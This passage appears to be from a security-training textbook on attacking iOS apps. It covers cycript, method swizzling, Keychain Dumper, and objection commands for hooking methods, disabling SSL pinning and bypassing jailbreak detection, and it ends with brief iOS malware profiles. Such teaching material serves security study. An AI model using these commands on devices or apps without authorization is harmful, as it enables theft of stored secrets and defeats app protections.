
Attackers perform the static analysis of the target iOS application to detect vulnerabilities such as hard-coded sensitive data, application bugs, and backdoors existing in the code. Attackers perform dynamic analysis to identify runtime errors, behavior, and memory state, registers, and variables during runtime. After analyzing the application, attackers can identify the attack surface, using which they can launch attacks on the target iOS devices.

Manipulating an iOS Application Using cycript

Source: *http://www.cycript.org*

cycript is a runtime manipulation tool used by attackers to exploit the vulnerabilities in source code and modify the functionality during application runtime. cycript is a JavaScript (JS) interpreter that can understand Objective-C, Objective-C++, and JS commands. It has an interactive console with syntax highlighting and grammar-assisted tab features.

After decompiling an iOS application and analyzing the source code, attackers can use this tool to manipulate the functionality of the application and perform various activities such as method swizzling, authentication bypass, and jailbreak detection bypass.



```
cy# var a = [NSMutableArray arrayWithObjects:[2, 4, 6] count:3]
cy# a.length
3
cy# a[10] = 6; a
@[2,4,5,,,,,,,,6]
cy# a.length = 4; a
@[2,4,5,,]
cy# a[3]
undefined
cy# a[0]
@2
cy# @{"field": 5}["field"]
@5
```

Figure 17.62: Screenshot of cycript showing Objective-C code

iOS Method Swizzling

Method swizzling, also known as monkey patching, is a technique that involves modifying the existing methods or adding new functionality at runtime. Objective-C runtime enables the switching of the method functionality from an existing functionality to a customized one. Attackers use this technique to perform logging, JS injections in WebViews, detection bypass, authentication bypass, etc.

Attackers use method swizzling techniques to assess the security posture and identify the vulnerabilities of the target application. The basic steps to successfully swap functionality are listed below:

- Identify the existing method selector reference to be swapped.
- Create a new method with customized functionalities.
- Run the application on the device.
- Swap the functionality of the method by providing the new method reference to the Objective-C runtime.

Extracting Secrets Using Keychain Dumper

Source: *https://github.com*

iOS devices contain an encrypted storage system called a keychain that stores secrets such as passwords, certificates, and encryption keys. Attackers use tools such as Keychain Dumper to extract keychains from the target iOS device.

Attackers use the Keychain Dumper binary, which has a self-signed certificate with a wildcard entitlement, to dump secret keychains from the target iOS app. As wildcard entitlement is not allowed in iOS recent releases, it is necessary to add an explicit entitlement that exists in the device to gain access to all the keychain items.

Figure 17.63: Screenshot of Keychain Dumper dumping a keychain of an iOS app

Analyzing an iOS Application Using objection

Source: *https://github.com*

Attackers use the objection tool to perform method hooking on an iOS application at runtime. It is also incorporated with other features such as iOS application patching, SSL pinning bypass, iOS keychain dumping, and pasteboard monitoring. Attackers connect an iOS device to their workstation and install the objection tool, which includes the Frida feature.

- **Method Hooking**

  After installing the objection tool, follow the steps given below to perform method hooking.

  - Execute the following command to run the objection tool by attaching it to the target application:

    `objection --gadget <AppName> explore`

  - Run the following command to monitor the method calls of a class:

    `ios hooking watch class <Class_Name>`

  - Run the following command to hook a specific method to a class:

    `ios hooking watch method "-[Class_Name Method_Name]"`

  - Run the following command to change the return value of the function that returns only Boolean values of the hooked method:

    `ios hooking set return_value "-[Class_Name iFunction_Name:]" true/false`

- **Bypassing SSL Pinning**

  - **`ios sslpinning disable`**

    The above command disables the SSL pinning functionality in the hooked application.

- **Bypassing Jailbreak Detection**

  - **`ios jailbreak disable`**

    The above command disables the jailbreak detection functionality in the hooked application.


          by: @leonjza from @sensepost

  By default, communications will happen over USB, unless the --network
  option is provided.

Options:
  -N, --network              Connect using a network connection instead of USB.
                             [default: False]
  -h, --host TEXT            [default: 127.0.0.1]
  -p, --port INTEGER         [default: 27042]
  -ah, --api-host TEXT       [default: 127.0.0.1]
  -ap, --api-port INTEGER    [default: 8888]
  -g, --gadget TEXT          Name of the Frida Gadget/Process to connect to.
                             [default: Gadget]
  -S, --serial TEXT          A device serial to connect to.
  -d, --debug                Enable debug mode with verbose output. (Includes
                             agent source map in stack traces)
  --help                     Show this message and exit.
```

Figure 17.64: Screenshot of objection



iOS Malware

NoReboot

- NoReboot Trojan allows attackers to spy on the victim's device by **exploiting** the device's in-built **microphone** and **camera**
- NoReboot can **fake device reboot** and run in the background without any interruption during spy operation

InCallService
"slide to power off" UI.
Send shutdown notice via FBSSystemService.
SpringBoard
Receive the notification and proceed to shutdown process.
Backboardd
After Springboard exits, backboarded is responsible for the spinning wheel.

https://blog.malwarebytes.com

Pegasus

- Pegasus is spyware developed by an Israel-based company that supplies spyware to international government agencies to snoop on **internal and external political opponents**
- It exploits vulnerabilities such as **zero-click exploits**
- Government agencies use this spyware to monitor **terrorist activities**, **spy on activists**, or **political propaganda**

https://firewalltimes.com

- **XcodeSpy**
- **XCSSET**
- **KeyRaider**
- **Prynt Stealer**
- **Clicker Trojan malware**

